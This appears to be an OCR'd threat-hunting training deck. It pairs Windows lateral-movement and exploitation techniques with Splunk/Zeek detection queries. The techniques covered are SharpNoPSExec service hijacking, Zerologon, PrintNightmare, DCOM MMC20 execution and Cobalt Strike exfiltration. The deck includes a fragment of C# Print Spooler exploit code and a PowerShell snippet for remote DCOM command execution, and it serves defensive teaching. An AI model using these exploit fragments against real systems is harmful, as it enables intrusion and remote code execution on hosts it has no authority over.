SharpNoPSExec will query all services and randomly pick one with a start type disable or manual, the current status stopped and with LocalSystem privileges to reuse them.

Once it select the service it will save its current state, replace the binary path with the payload of your choise and execute it.

After waiting 5 seconds it will restore the service configuration and you mostlikely will have your shell :)

This tool is inspired on PSExec explanation from #OSEP for lateralmovement, while reading the exercise I realized I can perform the lateralmovement without touching disk and without creating a new service to avoid detection.

Fileless PSExec execution in WireShark

1781	46.381606	192.168.38.103	192.168.38.104	SVCCTL	1330 EnumServicesStatusW response
1782	46.382924	192.168.38.104	192.168.38.103	SVCCTL	222 CloseServiceHandle request, OpenSCManagerW(192.168.38.103\)
1783	46.383163	192.168.38.103	192.168.38.104	SVCCTL	218 CloseServiceHandle response
4051	97.727404	192.168.38.104	192.168.38.103	SVCCTL	270 OpenServiceW request
4052	97.727798	192.168.38.103	192.168.38.104	SVCCTL	218 OpenServiceW response
4053	97.728163	192.168.38.104	192.168.38.103	SVCCTL	226 QueryServiceConfigW request
4054	97.728445	192.168.38.103	192.168.38.104	SVCCTL	238 QueryServiceConfigW response
4055	97.728757	192.168.38.104	192.168.38.103	SVCCTL	226 QueryServiceConfigW request
4056	97.729240	192.168.38.103	192.168.38.104	SVCCTL	478 QueryServiceConfigW response
4057	97.733365	192.168.38.104	192.168.38.103	SVCCTL	298 ChangeServiceConfigW request
4059	97.735757	192.168.38.103	192.168.38.104	SVCCTL	202 ChangeServiceConfigW response
4061	97.737442	192.168.38.104	192.168.38.103	SVCCTL	230 StartServiceA request
4063	97.788175	192.168.38.103	192.168.38.104	SVCCTL	198 StartServiceA response

Some dce/rpc calls to detect service creation

```
index="change_service_config" endpoint=svcctl sourcetype="bro:dce_rpc:json"
operation IN ("CreateServiceW", "CreateServiceA", "StartServiceW", "StartServiceA",
"ChangeServiceConfigW")
| table _time, id.orig_h, id.resp_h, endpoint, operation
```


✓ **3 events** (before 9/1/21 6:22:45.000 AM) No Event Sampling ▾ Job ▾

Events Patterns **Statistics (3)** Visualization


20 Per Page ▾ Format Preview ▾

_time	id.orig_h	id.resp_h	endpoint	operation
2021-08-30 08:22:24.104	192.168.38.104	192.168.38.103	svcctl	ChangeServiceConfigW
2021-08-30 08:22:19.047	192.168.38.104	192.168.38.103	svcctl	StartServiceA
2021-08-30 08:22:19.043	192.168.38.104	192.168.38.103	svcctl	ChangeServiceConfigW

Zerologon insights



Zerologon



Possible zerologon activity detection

```
index="zerologon" endpoint="netlogon" sourcetype="bro:dce_rpc:json"
| bin _time span=1m
| where operation == "NetrServerReqChallenge" OR operation ==
"NetrServerAuthenticate3" OR operation == "NetrServerPasswordSet2"
| stats count values(operation) as operation_values dc(operation) as
unique_operations by _time, id.orig_h, id.resp_h
| where unique_operations >= 2 AND count>100
```

Print Spooler critical vulnerability

Windows Print Spooler Remote Code Execution Vulnerability

CVE-2021-34481

On this page


Security Vulnerability

Released: Jul 15, 2021 Last updated: Aug 10, 2021

Assigning CNA: Microsoft

MITRE CVE-2021-34481

CVSS:3.0 8.8 / 8.2



Print Spooler vulnerability

```
        //call AddPrinterDriverEx
        AddPrinterDriverEx(path, 2, pnt, flags);
        Console.WriteLine("[*] Stage 0: " + Marshal.GetLastWin32Error());
        Marshal.FreeHGlobal(pnt);

        //Dont ask me why this works
        Level2.pConfigFile = "C:\\Windows\\System32\\kernelbase.dll";
        for (int i = 1; i <= 30; i++)
        {
            //add path to our exploit
            Level2.pConfigFile = $"C:\\Windows\\System32\\spool\\drivers\\x64\\3\\old\\{i}\\{filename}";
            //convert struct to unmanage code
            IntPtr pnt2 = Marshal.AllocHGlobal(Marshal.SizeOf(Level2));
            Marshal.StructureToPtr(Level2, pnt2, false);

            //call AddPrinterDriverEx
            AddPrinterDriverEx(path, 2, pnt2, flags);
```

Definition References


Defined on line 15

```
15  public static extern bool AddPrinterDriverEx([Optional] string pName, uint
    Level, [In, Out] IntPtr pDriverInfo, uint dwFileCopyFlags);
```

```
            Environment.Exit(0);
        }
    }
}
```

Print Spooler vulnerability detection (write by your own)

```
index="printnightmare" endpoint=spoolss operation=RpcAddPrinterDriverEx
| table _time, id.orig_h, id.resp_h, endpoint, operation
```




✓ 3 events (before 9/1/21 6:24:50.000 AM) No Event Sampling ▾ Job ▾

Events Patterns Statistics (3) Visualization

20 Per Page ▾ Format Preview ▾


_time	id.orig_h	id.resp_h	endpoint	operation
2021-07-02 12:11:57	192.168.1.149	192.168.1.157	spoolss	RpcAddPrinterDriverEx
2021-07-02 12:11:57	192.168.1.149	192.168.1.157	spoolss	RpcAddPrinterDriverEx
2021-07-02 12:11:58	192.168.1.149	192.168.1.157	spoolss	RpcAddPrinterDriverEx

DCOM execution





```
PS C:\Users\Matt> $com = [activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application","192.168.99.133"))
PS C:\Users\Matt> $com.Document.ActiveView | Get-Member


   TypeName: System.__ComObject#{6efc2da2-b38c-457e-9abb-ed2d189b8c38}

Name                          MemberType            Definition
----                          ----------            ----------
Back                          Method                void Back ()
Close                         Method                void Close ()
CopyScopeNode                 Method                void CopyScopeNode (Variant)
CopySelection                 Method                void CopySelection ()
DeleteScopeNode               Method                void DeleteScopeNode (Variant)
DeleteSelection               Method                void DeleteSelection ()
Deselect                      Method                void Deselect (Node)
DisplayScopeNodePropertySheet Method                void DisplayScopeNodePropertySheet (Variant)
DisplaySelectionPropertySheet Method                void DisplaySelectionPropertySheet ()
ExecuteScopeNodeMenuItem      Method                void ExecuteScopeNodeMenuItem (string, Variant)
ExecuteSelectionMenuItem      Method                void ExecuteSelectionMenuItem (string)
ExecuteShellCommand           Method                void ExecuteShellCommand (string, string, string, string)
ExportList                    Method                void ExportList (string, ExportListOptions)
Forward                       Method                void Forward ()
Is                            Method                bool Is (View)
IsSelected                    Method                int IsSelected (Node)
RefreshScopeNode              Method                void RefreshScopeNode (Variant)
RefreshSelection              Method                void RefreshSelection ()
RenameScopeNode               Method                void RenameScopeNode (string, Variant)
RenameSelectedItem            Method                void RenameSelectedItem (string)
Select                        Method                void Select (Node)
SelectAll                     Method                void SelectAll ()
SnapinScopeObject             Method                IDispatch SnapinScopeObject (Variant)
SnapinSelectionObject         Method                IDispatch SnapinSelectionObject ()
ViewMemento                   Method                void ViewMemento (string)
CellContents                  ParameterizedProperty string CellContents (Node, int) {get}
ScopeNodeContextMenu          ParameterizedProperty ContextMenu ScopeNodeContextMenu (Variant) {get}
ActiveScopeNode               Property              Node ActiveScopeNode () {get} {set}
Columns                       Property              Columns Columns () {get}
ControlObject                 Property              IDispatch ControlObject () {get}
Document                      Property              Document Document () {get}
Frame                         Property              Frame Frame () {get}
ListItems                     Property              Nodes ListItems () {get}
ListViewMode                  Property              ListViewMode ListViewMode () {get} {set}
Memento                       Property              string Memento () {get}
ScopeTreeVisible              Property              int ScopeTreeVisible () {get} {set}
Selection                     Property              Nodes Selection () {get}
SelectionContextMenu          Property              ContextMenu SelectionContextMenu () {get}
StatusBarText                 Property              string StatusBarText () {set}


PS C:\Users\Matt>
```

DCOM execution detection in WireShark



DCOM execution detection

```
index=dcom_execution endpoint=IDispatch
| table _time, id.orig_h, id.resp_h, endpoint, operation
```



✓ **9 events** (before 9/1/21 6:27:38.000 AM) No Event Sampling ▾ Job ▾

Events Patterns **Statistics (9)** Visualization


20 Per Page ▾ Format Preview ▾

_time	id.orig_h	id.resp_h	endpoint	operation
2021-06-07 07:37:28.244	192.168.109.105	192.168.109.100	IDispatch	unknown-6
2021-06-07 07:37:28.242	192.168.109.105	192.168.109.100	IDispatch	unknown-4
2021-06-07 07:37:28.242	192.168.109.105	192.168.109.100	IDispatch	unknown-3
2021-06-07 07:37:28.248	192.168.109.105	192.168.109.100	IDispatch	unknown-6
2021-06-07 07:37:28.246	192.168.109.105	192.168.109.100	IDispatch	unknown-4
2021-06-07 07:37:28.246	192.168.109.105	192.168.109.100	IDispatch	unknown-3
2021-06-07 07:37:28.250	192.168.109.105	192.168.109.100	IDispatch	unknown-4
2021-06-07 07:37:28.250	192.168.109.105	192.168.109.100	IDispatch	unknown-3
2021-06-07 07:37:28.252	192.168.109.105	192.168.109.100	IDispatch	unknown-6


Exfiltration

Exfiltration Over C2 Channel

Adversaries may steal data by exfiltrating it over an existing command and control channel. Stolen data is encoded into the normal communications channel using the same protocol as command and control communications.



CobaltStrike HTTP beacon check-in (recap)



CobaltStrike HTTP beacon sends results (recap)

No.	Time	Source	Destination	DestPort	Protocol	Length	CNameS	Info
119	14:17:23.479621	192.168.109.106	192.168.109.10	80	TCP	66		59931 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
120	14:17:23.479645	192.168.109.10	192.168.109.106	59931	TCP	66		80 → 59931 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128
